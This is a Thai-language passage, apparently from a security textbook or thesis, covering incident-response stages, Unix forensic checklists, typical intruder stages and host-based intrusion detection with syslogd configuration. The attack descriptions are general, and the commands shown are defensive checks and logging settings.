สิ่งสำคัญสำหรับการยับยั้งคือ การทำให้การยับยั้งนั้นมีความเข้มแข็ง เพราะมีหลายเหตุการณ์ที่สามารถหลุดรอดออกไปได้อย่างรวดเร็ว ซึ่งอาจทำความเสียหายต่อระบบ เช่น กา กระจายตัวของโค๊ดหนอน ผู้ดูแลจะต้องจำกัดหรือยับยั้งการแพร่กระจายของโค๊ดหนอนในเครือข่ายให้เร็วที่สุดเท่าที่จะเป็นไปได้

ก่อนที่จะมีการกระทำหรือดำเนินการใดๆ ในขั้นตอนนี้จะต้องมีการตัดสินใจก่อนว่าจะเลือกใช้วิธีการใดระหว่างการยับยั้งเหตุการณ์ในทันที หรือปล่อยให้ผู้ละเมิดความปลอดภัยดำเนินการต่อไปเพื่อที่ผู้ดูแลระบบสามารถทำการเก็บรวบรวมข้อมูลหรือหลักฐานต่างๆ ซึ่งอาจสามารถนำไปใช้ในการดำเนินการทางกฎหมายได้ แต่ทั้งนี้การที่จะตัดสินใจเลือกวิธีการใดจะต้องพิจารณาถึงความเสี่ยงที่ได้รับ ซึ่งแต่ละองค์กรมีระดับความเสี่ยงที่ยอมรับได้ต่างกัน หรือระดับความสำคัญหรือความลับของข้อมูลต่างกัน

สิ่งสำคัญพื้นฐานอีกประการของการยับยั้งคือ การตรวจสอบว่ามีการโจมตีใดบ้าง มีการติดตั้งโปรแกรมหรือโค๊ดที่ไม่ประสงค์ดีอะไรบ้าง มีการติดตั้งโปรแกรมที่สร้างช่องทางสำหรับใช้ในการเข้าระบบอย่างไม่ถูกต้อง หลังจากตรวจสอบพบแล้วก็จะต้องพิจารณาต่อไปว่าจะดำเนินการอย่างไรกับสิ่งที่ตรวจสอบพบเช่น ยังไม่ทำการลบหรือถอนออกจากระบบเนื่องจากต้องการเก็บไว้เป็นหลักฐานสำหรับดำเนินการทางด้านกฎหมายหรือ ทำการลบออกจากระบบทันทีและทำการเปลี่ยนรหัสผ่านของผู้ดูแลระบบเพื่อป้องกันมิให้ผู้โจมตีที่อาจรู้รหัสผ่านทำการเปลี่ยนรหัสผ่านนั้น

2.2.7 ขั้นตอนที่ 4 การกำจัด (Eradication)

จุดมุ่งหมายของขั้นตอนนี้คือ เพื่อทำการกำจัดสิ่งที่เป็นต้นเหตุของการละเมิดความปลอดภัย ในขั้นตอนนี้อาจใช้โปรแกรมเข้ามาช่วยได้เช่น การกำจัดไวรัสที่แพร่กระจายในระบบด้วยโปรแกรมจำพวก Antivirus หากมีโปรแกรมจำพวกม้าโทรจัน โปรแกรมหรือโค๊ดที่สร้างช่องทางสำหรับการเข้าระบบซึ่งควรจะถูกกำจัดตั้งแต่ขั้นตอนการจำกัดขอบเขตหลงเหลืออยู่ในระบบ จะต้องทำการกำจัดในขั้นตอนนี้ ในบางกรณีหากไม่สามารถกำจัดโปรแกรมหรือโค๊ดที่ไม่ประสงค์ดีเหล่านี้ได้อาจต้องทำการฟอร์แมท (Format) ฮาร์ดดิสก์ใหม่ซึ่งจะต้องทำการสำรองข้อมูลทั้งหมดไว้ก่อน สิ่งที่น่าสนใจคือ จะต้องแน่ใจว่าข้อมูลที่สำรองไว้นั้นปราศจากไวรัส หรือโปรแกรมที่ไม่ประสงค์ดีก่อนที่จะนำข้อมูลนั้นกลับมาใช้งาน

ตัวอย่างวิธีการในการกำจัดสิ่งที่ทำให้เกิดช่องโหว่ต่อระบบ หรือโปรแกรมที่ทำอันตรายต่อระบบปฏิบัติการยูนิกซ์ หรือลินุกซ์ มีดังนี้คือ

1) ตรวจสอบความผิดปกติในไฟล์ที่มีนามสกุลเป็น .forward
2) ใช้คำสั่ง ps เพื่อตรวจสอบรายชื่อโปรเซสที่กำลังทำงานและตรวจหาโปรเซสที่ผิดปกติหรือน่าสงสัย
3) ตรวจสอบการเปลี่ยนแปลงในไฟล์เหล่านี้คือ
   - /etc/dfs/dfstab (หรือ /etc/exports)
   - .login
   - .logout
   - .profile
   - /etc/profile
   - .cshc
   - ทุกๆ ไฟล์ที่อยู่ในไดเรกทอรี /etc/rc
   - .rhosts
   - /etc/hosts.equiv
4) ตรวจสอบการตั้งค่าการทำงานหรือการแก้ไขโปรแกรมให้ทำงานผิดปกติไปจากเดิมในโปรแกรมหรือไฟล์ดังต่อไปนี้
   - netstat
   - ls
   - sum
   - find
   - diff
   - /etc/nsswitch.conf
   - /etc/resolv.conf
   - /var/spool/cron
   - /var/spool/cron/crontabs
   - kerb.conf

   ตรวจสอบวันเวลาของการแก้ไขไฟล์ด้วยคำสั่ง ls –lac
5) ตรวจสอบ suid ของโปรแกรมโดยใช้คำสั่ง

   find / -type f –perm -4000 –ls หรือ

   find / -type f –perm -4000 –print
6) ตรวจสอบการแก้ไขเปลี่ยนแปลงไฟล์ต่อไปนี้

- /etc/passwd
- shadow password file
- /etc/group
- yppasswd

7) ตรวจสอบการเพิ่มสิทธิ์ที่ไม่ได้รับการอนุญาตในไฟล์ .rhosts และไฟล์ /etc/hosts.equiv โดยใช้คำสั่งต่อไปนี้

find / -name .rhosts –ls –o –name .forward –ls

find / -name .rhosts –print –o –name .forward -print

8) ตรวจสอบการเปิดบริการ (service) ที่แปลกปลอมในไฟล์ต่อไปนี้ คือ

- /etc/inetd.conf
- /etc/inittab
- /etc/services
- /etc/hosts.allow
- /etc/hosts.deny

9) ค้นหาไฟล์ที่อาจถูกสร้างขึ้นในช่วงเวลาที่ระบบถูกโจมตีโดยใช้คำสั่งดังนี้

find / -ctime -1 –ls หรือ

find / -ctime -1 –print

หากตรวจสอบพบไฟล์ที่น่าสงสัยอาจทำการลบได้ตามความจำเป็น

10) ค้นหาไฟล์ที่อาจถูกเปลี่ยนแปลงในช่วงเวลาที่ระบบถูกโจมตีโดยใช้คำสั่งดังนี้

find / -mtime -1 –ls หรือ

find / -mtime -1 –print

หากตรวจสอบพบไฟล์ที่น่าสงสัยอาจดำเนินการใดๆได้ตามความจำเป็น

2.2.8 ขั้นตอนที่ 5 การกู้คืนระบบ (Recovery)

จุดมุ่งหมายของขั้นตอนนี้คือ เพื่อทำให้ระบบที่ถูกละเมิดความปลอดภัยกลับมาใช้งานได้อย่างเป็นปกติ ความจำเป็นหรือระดับของการกู้คืนระบบนั้นแตกต่างกันตามแต่ละองค์กร เนื่องจากแต่ละองค์กรอาจมีข้อมูลที่มีความสำคัญไม่เท่ากัน องค์กรใดที่ไม่จำเป็นต้องรักษาข้อมูลหรือข้อมูลที่สูญเสียไปอาจไม่มีผลกระทบต่อองค์กรมากนักก็อาจจะใช้วิธีการฟื้นคืนระบบ (restore) ใหม่ทั้งหมด ทั้งนี้วิธีการนี้จะต้องแน่ใจว่าข้อมูลที่สูญเสียไปนั้นจะไม่นำมาซึ่งความเสียหายต่อองค์กร นอกจากนี้อาจใช้วิธีการฟื้นคืนระบบกลับไปยังช่วงเวลาก่อนที่ระบบจะถูกละเมิดความปลอดภัยจนเกิดความเสียหายซึ่งวิธีนี้จะต้องอาศัยกลไกในการสำรองข้อมูลแบบ อินครีเมนทอล (Incremental backup) ข้อดีของวิธีการนี้คือ ช่วยลดจำนวนข้อมูลที่สูญเสียไปและบรรเทาความเสียหายอันเนื่องมาจากการสูญเสียข้อมูลนั้น

สิ่งที่สำคัญที่อาจต้องนำมาพิจารณาคือ การฟื้นคืนระบบนั้นหากเป็นระบบที่มีความซับซ้อนมากอาจต้องใช้เวลาในการฟื้นคืนระบบมาก ดังนั้นการที่จะเลือกใช้วิธีการกู้คืนระบบแบบใดควรจะต้องพิจารณาตามนโยบายขององค์กร

2.2.9 ขั้นตอนที่ 6 การติดตามผล (Follow – up)

ในขั้นตอนนี้ถือเป็นขั้นตอนสุดท้ายซึ่งมีจุดมุ่งหมายเพื่อรวบรวมข้อมูลที่เกี่ยวข้องกับเหตุการณ์ละเมิดความปลอดภัยที่เกิดขึ้น และแก้ไขระบบในส่วนที่เคยถูกละเมิดความปลอดภัย ปรับปรุงให้มีความปลอดภัยมากขึ้นเพื่อป้องกันเหตุการณ์เดิมที่อาจเกิดขึ้นอีกครั้ง บางครั้งการติดตามผลอาจถูกมองข้ามไปทำให้การตอบสนองต่อการละเมิดความปลอดภัยนั้นไม่สมบูรณ์

ข้อมูลที่จะต้องทำการรวบรวมในขั้นตอนนี้ประกอบไปด้วยข้อมูลที่บ่งบอกถึง

- เกิดเหตุการณ์อะไรขึ้นกับระบบ
- ใครเป็นสาเหตุของเหตุการณ์นั้น
- เหตุการณ์นั้นทำให้ระบบเกิดการเปลี่ยนแปลงอย่างไร
- เหตุการณ์นั้นทำความเสียหายกับส่วนใดของระบบ

2.3 รูปแบบและพฤติกรรมของผู้บุกรุก

พฤติกรรมทั่วไปของผู้บุกรุก

อันดับแรกผู้บุกรุกพยายามหาข้อมูลของเครื่องเป้าหมายให้ได้มากที่สุดเท่าที่จะหาได้ ผู้บุกรุกอาจเข้าระบบโดยได้สิทธิ์ของผู้ใช้ปกติ แล้วเรียกใช้โปรแกรม เช่น whois (เป็นโปรแกรมที่ใช้หาข้อมูลว่ามีใครใช้งานอยู่ในระบบบ้าง) ดูโดเมนเนมของระบบ และค้นหาค่ากำหนดของเครื่องที่ทำงานอยู่ในเน็ตเวิร์ก เช่น ชื่อเครื่อง รุ่นของระบบปฏิบัติการ ชื่อผู้ใช้ทั้งหมดในระบบ

สำหรับภายในระบบ ผู้บุกรุกมักสแกนข้อมูลต่างๆ เพื่อหาช่องโหว่ เช่น เข้าไปตรวจสอบการใช้ CGI ในเว็บเพจ หรือใช้โปรแกรม ping หรือโปรแกรมที่ใช้โพรโตคอลคล้ายกัน เช่น SNMP ในการค้นหาว่ามีเครื่องใดที่ยังเปิดให้บริการ หรือสแกนพอร์ตที่มีเซอร์วิสที่ใช้โพรโตคอล TCP หรือ UDP เพื่อค้นหาว่ามีเซอร์วิสอะไรที่เปิดให้บริการบ้าง ซึ่งข้อมูลเหล่านี้ใช้สำหรับการบุกรุกระบบ

หลังจากนั้น เมื่อผู้บุกรุกพยายามล้ำเส้นเข้ามาในเครื่องเป้าหมาย โดยอาจใช้ช่องโหว่ในสคริปต์ซีจีไอ (CGI script) แล้วส่งคำสั่งหรือให้เรียกโปรแกรมใดๆ ส่งค่าไปเป็นอินพุตโดยผ่านทางคำสั่งเชลล์ หรือผู้บุกรุกพยายามหารหัสผ่านที่เดาได้ง่ายๆ หรือการเข้าใช้งานระบบโดยล็อกอินที่ไม่มีรหัสผ่าน เมื่อผู้บุกรุกสามารถเข้าไปเป็นผู้ใช้ทั่วไปแล้วก็สามารถหาช่องทางที่จะทำให้ได้สิทธิ์ของผู้ดูแลระบบ

เมื่อผู้บุกรุกได้ข้อมูลที่ต้องการหรือได้ใช้ทรัพยากรใดๆ แล้ว สิ่งที่ทำต่อไปคือ การพยายามกลบเกลื่อนหลักฐานทั้งหมดในการบุกรุก หรือสร้างช่องทางให้สามารถกลับไปใช้ระบบนั้นๆ อีก โดยการสร้างประตูหลัง (Back door) หรือทำความเสียหายให้แก่ระบบนั้นโดยการวางโปรแกรมของข้อมูลในระบบ เพื่อตรวจสอบว่ามีการเปลี่ยนแปลงใดๆ ในไฟล์หรือองค์ประกอบอื่นในระบบหรือไม่ อีกพฤติกรรมหนึ่งของผู้บุกรุกคือ เมื่อบุกรุกระบบใดระบบหนึ่งได้ จะใช้เป็นช่องทางในการบุกรุกระบบอื่นๆ ต่อไป

ประเภทของการบุกรุก

การบุกรุกเข้าสู่ระบบแบ่งออกเป็นประเภทหลักๆ 3 ประเภทดังนี้

1. การบุกรุกทางกายภาพ (Physical Intrusion) ผู้บุกรุกพยายามบุกรุกที่เครื่องคอมพิวเตอร์โดยตรง โดยอาจมาใช้สิทธิ์พิเศษจากการทำงานที่คอนโซล หรือถอดย้ายอุปกรณ์ เช่น ฮาร์ดดิสก์ ซึ่งอาจนำไปเขียนหรืออ่านภายหลัง หรือบายพาสไบออสได้

2. การบุกรุกทางระบบ (System Intrusion) ผู้บุกรุกเข้ามาในระบบ โดยปกติมักเป็นผู้ใช้ที่มีสิทธิ์ต่ำ ถ้าระบบไม่ได้ทำการใส่แพตช์ (Patch) ที่สามารถแก้ข้อบกพร่องของโปรแกรมแล้ว จุดนี้ก็เป็นช่องโหว่ที่ทำให้ผู้ใช้คนนั้นสร้างสิทธิ์ของตัวเองให้มากขึ้น จนเทียบเท่าผู้ดูแลระบบได้ เนื่องจากโปรแกรมที่ใช้งานเกือบทุกโปรแกรมยังมีข้อบกพร่องอยู่ ถ้ายังไม่สามารถทำให้ข้อบกพร่องนั้นหมดไปหรือลดลงไปได้ จุดนี้ก็เป็นช่องทางสำหรับการบุกรุกระบบ

3. การบุกรุกระยะไกล (Remote Intrusion) ผู้บุกรุกติดต่อผ่านทางเน็ตเวิร์ก มีหลายเทคนิคในการบุกรุกระบบแบบนี้ ปัจจุบันมีโปรแกรมประเภทไฟล์วอล (Firewall) ทำหน้าที่เป็นด่านแรกในการป้องกันการบุกรุกทางเน็ตเวิร์ก

ขั้นตอนหลักของการบุกรุกเข้าสู่ระบบ

ขั้นที่ 1 การตรวจสอบระบบจากภายนอก

ผู้บุกรุกจะพยายามปลอมแปลงตัวเองเพื่อไม่ให้รู้ว่าตัวเองคือใครและมีเจตนาอะไร โดยการปรากฏตัวเป็นผู้ใช้ทั่วไป ซึ่งในขั้นนี้เราไม่สามารถตรวจพบได้ ผู้บุกรุกอาจใช้คำสั่ง whois เพื่อค้นหาข้อมูลของเครือข่าย หลังจากนั้นผู้บุกรุกจะเข้าดูตาราง DNS ของเครือข่ายโดยใช้คำสั่ง nslookup หรือ dig เพื่อหาชื่อของคอมพิวเตอร์ในเครือข่าย

ขั้นที่ 2 การตรวจสอบระบบจากภายใน

ผู้บุกรุกใช้วิธีการบุกรุกต่างๆ เพื่อจะค้นหาข้อมูลของเครือข่าย โดยอาจเข้าเว็บเพจของระบบและค้นหา สคริปต์ซีจีไอ (CGI scripts) หรืออาจใช้วิธีการ ping กวาดไปทั่วระบบเพื่อดูว่ามีเครื่องไหนที่ทำงานอยู่ หรืออาจจะทำการใช้การสแกน ทีซีพี/ยูดีพี (TCP/UDP scan) ไปยังเครื่อง

เป้าหมาย เพื่อดูว่ามีบริการอะไรที่เปิดรับอยู่ ณ จุดนี้สิ่งที่ผู้บุกรุกทำดูเหมือนเป็นพฤติกรรมที่ปกติที่เกิดขึ้นบนเครือข่ายและยังไม่มีสิ่งใดที่จะระบุได้ว่าเป็นการบุกรุก แต่ว่าระบบตรวจสอบผู้บุกรุกทางเครือข่ายจะสามารถบอกได้ว่า มีบางคนกำลังตรวจสอบระบบของเราอยู่ แต่ว่ายังไม่ได้ทำอะไร

ขั้นที่ 3 การเจาะระบบ

ผู้บุกรุกจะเริ่มเจาะระบบผ่านทางช่องโหว่ของระบบ โดยผู้บุกรุกอาจจะพยายามส่งสคริปต์ซีจีไอที่มีคำสั่งเชลล์ (shell) ในฟิลด์อินพุต (input fields) หรืออาจพยายามส่งข้อมูลจำนวนมากเพื่อทำให้เกิดบัฟเฟอร์โอเวอร์รัน (buffer-overrun) หรืออาจจะทำการหาล็อกอินที่ง่ายต่อการคาดเดาพาสเวิร์ด เมื่อได้แอคเคาน์แล้วก็พยายามที่จะได้สิทธิ์เป็น root/admin หรือหาทางเข้ามาจากช่องโหว่ของโปรแกรมต่างๆที่ให้บริการอยู่บนเครื่องเป้าหมาย

ขั้นที่ 4 สร้างช่องทางลับและลบหลักฐาน

ณ จุดนี้ผู้บุกรุกจะสร้างช่องทางลับในระบบ โดยเจาะเข้าเครื่องคอมพิวเตอร์ในระบบนั้น เป้าหมายหลักเพื่อลบหลักฐานของการบุกรุกและทำให้แน่ใจว่าสามารถที่จะกลับเข้ามาอีกได้ โดยผู้บุกรุกจะติดตั้ง toolkit เพื่อให้สามารถเข้าระบบได้ หรือส่งม้าโทรจันไปฝังตัวไว้เพื่อสร้างพาสเวิร์ดแบ็กดอร์ (backdoor password) หรือสร้างแอคเคาน์ขึ้นใหม่เลย ทำให้สามารถเข้ามาอีกเมื่อไหร่ก็ได้

ขั้นที่ 5 แสวงหาผลประโยชน์

ผู้บุกรุกจะแสวงหาผลประโยชน์จากสิทธิ์ที่ตนได้รับโดยอาจขโมยข้อมูลลับ เช่น รหัสบัตรเครดิต หรือทำให้ระบบทำงานผิดพลาด หรืออาจใช้ระบบนี้เพื่อเป็นทางผ่านไปยังระบบอื่นหรือโจมตีระบบอื่นเพื่อไม่ให้รู้ตัวตนที่แท้จริงของผู้บุกรุก

2.4 ระบบตรวจจับผู้บุกรุก

ความหมายของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์ (Intrusion Detection System: IDS) เป็นส่วนให้ความช่วยเหลือระบบคอมพิวเตอร์ ในการเตรียมการรับมือกับการบุกรุก ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์รวบรวมข้อมูลจากแหล่งข้อมูลหลายๆ แหล่งทั้งจากภายในระบบและจากเครือข่ายคอมพิวเตอร์ แล้วทำการวิเคราะห์ข้อมูลเหล่านั้นเพื่อหาลักษณะการที่บ่งบอกว่ามีการบุกรุกระบบเกิดขึ้น ในบางกรณีระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์อาจอนุญาตให้ผู้ใช้กำหนดวิธีการตอบสนองต่อการบุกรุกเองได้

กล่าวโดยสรุปแล้วระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์ คือ ระบบที่ทำหน้าที่ติดตามดูการทำงานที่เกิดขึ้นบนระบบคอมพิวเตอร์ เพื่อค้นหาร่องรอยที่บอกว่ามีผู้กำลังพยายามบุกรุกระบบคอมพิวเตอร์ หรือค้นหาการกระทำที่เกินขอบเขตสิทธิ์ของผู้ใช้ระบบ

ผู้บุกรุกระบบคอมพิวเตอร์หรือ Intruder หมายถึง บุคคลที่พยายามบุกรุกหรือได้บุกรุกเข้ามาในระบบโดยที่ไม่ได้รับอนุญาต หมายความถึงบุคคลที่เรียกว่า แฮ็กเกอร์ (Hacker) คือผู้ที่ชอบเข้าไปศึกษาบางสิ่งบางอย่างในระบบ เช่น เข้าไปศึกษาหลักการทำงานของระบบและโปรแกรม

ความจำเป็นของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ผู้ดูแลระบบอาจคิดว่าในระบบที่ตนดูแลอยู่ไม่มีข้อมูลสำคัญ ถึงแม้มีผู้บุกรุกเข้ามาก็ไม่เป็นไร แต่ความเป็นจริงแล้วสามารถเกิดกรณีที่มีผู้บุกรุกเข้ามายังระบบ แล้วใช้เป็นทางผ่านในการเจาะระบบของธนาคาร หรือหน่วยงานที่มีข้อมูลสำคัญ และเข้าไปทำความเสียหายให้กับระบบนั้นๆ ถ้ามีการตรวจสอบกลับมา เจ้าของระบบต้องเป็นผู้รับผิดชอบกับเหตุการณ์ที่เกิดขึ้น ดังนั้นการรักษาความปลอดภัยของระบบจึงเป็นเรื่องจำเป็นที่ละเลยไม่ได้

การบุกรุกถ้าแบ่งจากสถานที่ที่ติดต่อเข้ามาของผู้บุกรุก สามารถแบ่งได้เป็น 2 ประเภทคือ การบุกรุกจากภายในเครือข่ายเอง และบุกรุกจากภายนอกเครือข่าย

การบุกรุกจากภายนอกเป็นการบุกรุกที่มาจากภายนอกเครือข่ายของระบบ และเข้ามาทำความเสียหายให้แก่ระบบ เช่น เข้ามาเปลี่ยนข้อมูลในโฮมเพจ หรือส่งสแปมเมลล์ไปให้ผู้อื่น โดยผ่านระบบของหรือพยายามบุกรุกผ่านไฟร์วอลเข้ามาทำความเสียหายให้กับเครื่องที่อยู่ภายในเน็ตเวิร์ก ผู้บุกรุกจากภายนอกสามารถเข้ามาโดยผ่านบริการ (Service) ของระบบ หรือติดต่อผ่านโมเด็มเข้ามา

การบุกรุกจากภายในเป็นการบุกรุกโดยผู้ที่มีสิทธิ์อันชอบธรรมที่เข้ามาใช้ทรัพยากรในระบบ แต่ใช้งานทรัพยากรอย่างไม่ถูกต้อง หรือพยายามแอบอ้างไปใช้สิทธิ์ของผู้อื่นที่มีสิทธิ์ในการใช้งานเหนือกว่า

ชนิดของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์สามารถแบ่งได้เป็น 2 ชนิด คือ

1. ระบบตรวจจับผู้บุกรุกในโฮสต์ (Host-based Intrusion Detection System)
2. ระบบตรวจจับผู้บุกรุกเครือข่าย (Network Intrusion Detection System)

2.4.1 ระบบตรวจจับผู้บุกรุกที่โฮสต์

เป็นโปรแกรมที่จะตรวจสอบข้อมูลจากเครื่องหรือจากระบบ โดยมีข้อดีกว่าระบบตรวจจับผู้บุกรุกทางเครือข่าย คือเราสามารถรู้ได้ว่าเกิดการเปลี่ยนแปลงอะไรบ้างที่เครื่องเรา

โดยส่วนมากโปรแกรมประเภทระบบตรวจจับผู้บุกรุกที่โฮสต์จะตรวจสอบค่าหรือข้อมูลที่เก็บอยู่ใน log file และตรวจสอบค่า integrity checksum โดยจะตรวจสอบหาการกระทำที่ผิดปกติอย่างเช่น มีการปรับเปลี่ยนข้อมูล มีการลบข้อมูล มีการเข้าถึงข้อมูล มีการเปลี่ยนแปลงระบบ มีการลงโปรแกรม มีการหลีกเลี่ยงการตรวจจับหรือการตรวจสอบ เป็นต้น

การใช้ค่า logs ในการตรวจสอบนั้นโดยส่วนมากจะไม่ใช้เพียงไฟล์ใดไฟล์เดียวแต่จะเป็นการเอาค่า logs ต่างๆมาทำการ cross-check เพื่อตรวจสอบ โดยระบบตรวจจับผู้บุกรุกที่โฮสต์ที่ดีนั้นจะทำการ cross-check ค่า logs และ system activity

ในการเก็บล็อกจะต้องพิจารณาถึง ลักษณะการเก็บ ปริมาณจะเก็บ พื้นที่ที่ต้องใช้ในการเก็บล็อก รวมไปถึงเวลาที่ต้องเสียไปในการตรวจสอบ

2.4.1.1 Unix logs (syslogd)

โปรแกรม syslogd เป็นกลไกที่ใช้ในการเก็บข้อมูลต่างๆ ของเคอร์นัล และ application บนระบบยูนิกซ์และลินุกซ์ลงล็อกไฟล์ โดยโปรแกรม syslogd นี้จะเป็น daemon ที่ถูกติดตั้งมาให้พร้อมกับระบบปฏิบัติการในเกือบทุกระบบ โดยผู้ดูแลระบบสามารถปรับแต่งไฟล์ configuration เพื่อปรับแต่งลักษณะการทำงานของ syslogd ได้ เช่น ให้ syslogd เก็บข้อมูลไปไว้ที่ไฟล์ใด หรือให้ส่งข้อมูลล็อกนี้ไปเก็บไว้ยังเครื่องอื่นในเครือข่าย

ข้อมูลล็อกที่ควบคุมโดย syslogd นั้น จะถูกกำหนดให้มีค่า facility และ priority โดยส่วนของ facility นั้น เป็นข้อมูลที่อธิบายถึงแหล่งกำเนิดของข้อมูลล็อกนั้นๆ เช่น ข้อมูลล็อกที่ส่งมาจากระบบเมลล์ก็จะมี facility เป็น mail ส่วน priority นั้น จะแสดงถึงระดับความสำคัญของเหตุการณ์ที่เกิดสำหรับแต่ละ facility ทั้งนี้ข้อมูลล็อกทุกอันจำเป็นต้องมี facility และ priority เสมอ

ตารางที่ 2.1 แสดงค่า facility และความหมาย

Facility	คำอธิบาย
Auth	เกี่ยวข้องกับการทำ authentication
Authpriv	การทำ private authentication เท่านั้น
Cron	cron daemon
Daemon	system daemons
Kern	ส่วนของเคอร์นัล
Lpr	line printer spooling system
Mail	sendmail และซอฟท์แวร์อื่นที่เกี่ยวกับเมล์
Mark	ให้บันทึกเวลาขณะเกิดเหตุการณ์ด้วย
News	usenet news system
Security	เหมือนกับ auth

Syslog	ข้อมูลล็อกภายในของ syslogd
User	ส่วนของโปรเซสของ user
Uucp	สำรองไว้สำหรับ UUCP
local0 - local7	local messages

ตารางที่ 2.2 แสดงค่า priority และความหมาย

Priority	**คำอธิบาย**
Emerg	ภาวะฉุกเฉิน
Alert	แจ้งเตือนเร่งด่วน
Crit	ล่อแหลม
Err	มีข้อผิดพลาด
Warning	คำเตือน
Notice	ข้อสังเกต
Info	ข้อมูลทั่วไป
Debug	สำหรับใช้ดีบักเท่านั้น

การทำงานของ syslogd นั้น จะขึ้นอยู่กับไฟล์ /etc/syslog.conf เป็นหลัก การแก้ไขใดๆ ที่เกิดขึ้นกับไฟล์นี้นั้น จะยังไม่มีผลต่อการทำงานของ syslogd ในทันที จะต้องทำการ restart syslogd service ใหม่เสียก่อน รูปแบบคำสั่งในไฟล์ /etc/syslog.conf นั้นมีรูปแบบดังนี้

facility. level action

facility1, facility2.level action

facility1.level1; facility2.level2 action

*.level action

*.level; badfacility.none action

หมายความว่า เมื่อมีข้อมูลล็อกที่มี facility และ level ที่ตรงหรือมากกว่ากับที่ตั้งไว้ ก็จะกระทำ action ตามที่กำหนดไว้ ทั้งนี้เพราะ level ที่ตั้งไว้นั้น เป็นค่า minimum ซึ่งหมายความว่าถ้าเราตั้ง level เป็น debug ก็จะคลอบคลุมทุก level ของ facility นั้นๆ เลย ทั้งนี้เราสามารถใช้

เครื่องหมาย * แทนทุกๆ ค่าใน facility หรือ priority level นั้นๆ ได้ เช่น mail.* /var/log/mail หมายความว่าให้ syslogd เก็บข้อมูลล็อกของ mail ทุก level ไปไว้ยังไฟล์ /var/log/mail

ในขณะที่ level ที่เป็น none นั้น หมายความว่าไม่ให้สนใจ facility ที่ประกาศค่า level เป็น none เช่น*.emerg; mail.none /var/log/emer.log คือให้เก็บข้อมูลล็อกที่มี level เป็น emerg สำหรับทุก facility ยกเว้น mail facility

สำหรับ action นั้นสามารถเลือกได้ดังนี้คือ

- filename : เก็บข้อมูลล็อกนั้นลงในไฟล์ที่กำหนด
- @hostname : ส่งต่อข้อมูลล็อกไปยัง syslogd บน host ที่กำหนด
- @ipaddress : ส่งต่อข้อมูลล็อกไปยัง host ที่มี ip address ตามที่กำหนด
- user1, user2 : ส่งข้อมูลล็อกไปยังหน้าจอของ user ที่กำหนด ถ้า user เหล่านั้นยังล็อกอินอยู่ในระบบ
- * : ส่งข้อมูลล็อกไปยังทุกๆ user ที่ยังล็อกอินอยู่ในระบบ
- /dev/console เพื่อส่งข้อมูลล็อกไปยัง console device หรือ device อื่นๆ ตามที่ต้องการ สำหรับ Red Hat นั้นได้ขยายความสามารถของ syslogd เพิ่มเติม โดยอนุญาตให้ข้อมูลล็อกสามารถถูกส่งแบบ pipe ไปยังไฟล์ได้ โดยแก้ไขใน syslog.conf และยังสามารถใช้เครื่องหมาย = และ ! ใน syslog.conf ได้โดย
  - เครื่องหมาย = หมายถึง priority ที่กำหนดเท่านั้น
  - เครื่องหมาย ! หมายถึง priority อื่นที่ไม่ใช่ priority นี้และสูงกว่า

ตัวอย่าง เช่น

- mail.info ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info และสูงกว่า
- mail.=info ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info เท่านั้น
- mail.info;mail.!err ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority เป็น info , notice และ warning
- mail.debug;mail.!=warning ความหมายคือ ข้อมูลล็อกที่เกี่ยวข้องกับเมลล์และมี priority ทุกระดับที่ไม่ใช่ warning

โดยปกติ Red Hat จะเก็บข้อมูลล็อกไว้ในไฟล์ซึ่ง อยู่ภายใต้โฟลเดอร์ /var/log และถูกติดตั้งมาพร้อมกับ logrotate ซึ่งเป็นเครื่องมือที่ช่วยจัดการล็อกไฟล์ได้อย่างมีประสิทธิภาพ ปกติแล้วจะ rotate ล็อกไฟล์อาทิตย์ละครั้ง และจะเก็บล็อกไว้ 4 รอบ หรือ 1 เดือน ผู้ดูแลระบบสามารถปรับเปลี่ยนค่าเหล่านี้ได้ที่ /etc/logrotate.conf

ตัวอย่างของไฟล์ configuration สำหรับ stand-alone machine

- *.emerg *

  ความหมาย ในกรณีฉุกเฉินให้แจ้งเตือน user ทุกคนที่ล็อกอินอยู่

- *.warning;daemon,auth.info,user.none /var/log/messages

  ความหมาย เก็บข้อมูลล็อกที่สำคัญไว้ในไฟล์

- lpr.debug /var/log/lpd-errs

  ความหมาย printer errors

ตัวอย่างของไฟล์ configuration สำหรับ network client

- *.emerg;user.none*

  ความหมาย ในกรณีฉุกเฉินให้แจ้งเตือน user ทุกคนที่ล็อกอินอยู่

- *.warning;lpr,local1.none @netloghost

  daemon,auth.info @netloghost

  ความหมาย ส่งข้อมูลล็อกที่สำคัญไปยังเครื่องที่ทำหน้าที่เก็บล็อก

- local2.info;local0,local7.debug @netloghost

  ความหมาย ส่งข้อมูลล็อกของ local ไปยังเครื่องที่ทำหน้าที่เก็บล็อก

- lpr.debug /var/log/lpd-errs

  ความหมาย printer errors

- local2.info /var/log/sudo-logs

  ความหมาย ข้อมูลของ sudo ที่ local2 ให้เก็บไว้ในไฟล์

- kern.info /var/log/kern.log

  ความหมาย ข้อมูลของเคอร์นัลให้เก็บไว้ในไฟล์

ในกรณีนี้ข้อมูลส่วนใหญ่จะถูกส่งไปยังเครื่องที่ทำหน้าที่เก็บล็อก ซึ่งหมายความว่าถ้าเครื่องนั้นไม่สามารถให้บริการได้ข้อมูลล็อกก็จะสูญไป ดังนั้นจึงควรเก็บข้อมูลล็อกบางส่วนไว้ที่เครื่องของตัวเองด้วย

*ตัวอย่างของไฟล์ **configuration** สำหรับ **central logging host***

- *.emerg /dev/console

  *.err;kern,mark.debug;auth.notice /dev/console

  *.err;kern,mark.debug;user.none /var/log/console.log

  auth.notice /var/log/console.log

  ความหมาย ในกรณีฉุกเฉินให้ส่งข้อมูลไปยัง console และล็อกไฟล์โดยมีเวลากำหนดด้วย

- *.err;user.none;kern.debug /var/log/messages

daemon,auth.notice;mail.crit /var/log/messages

lpr.debug /var/log/lpd-errs

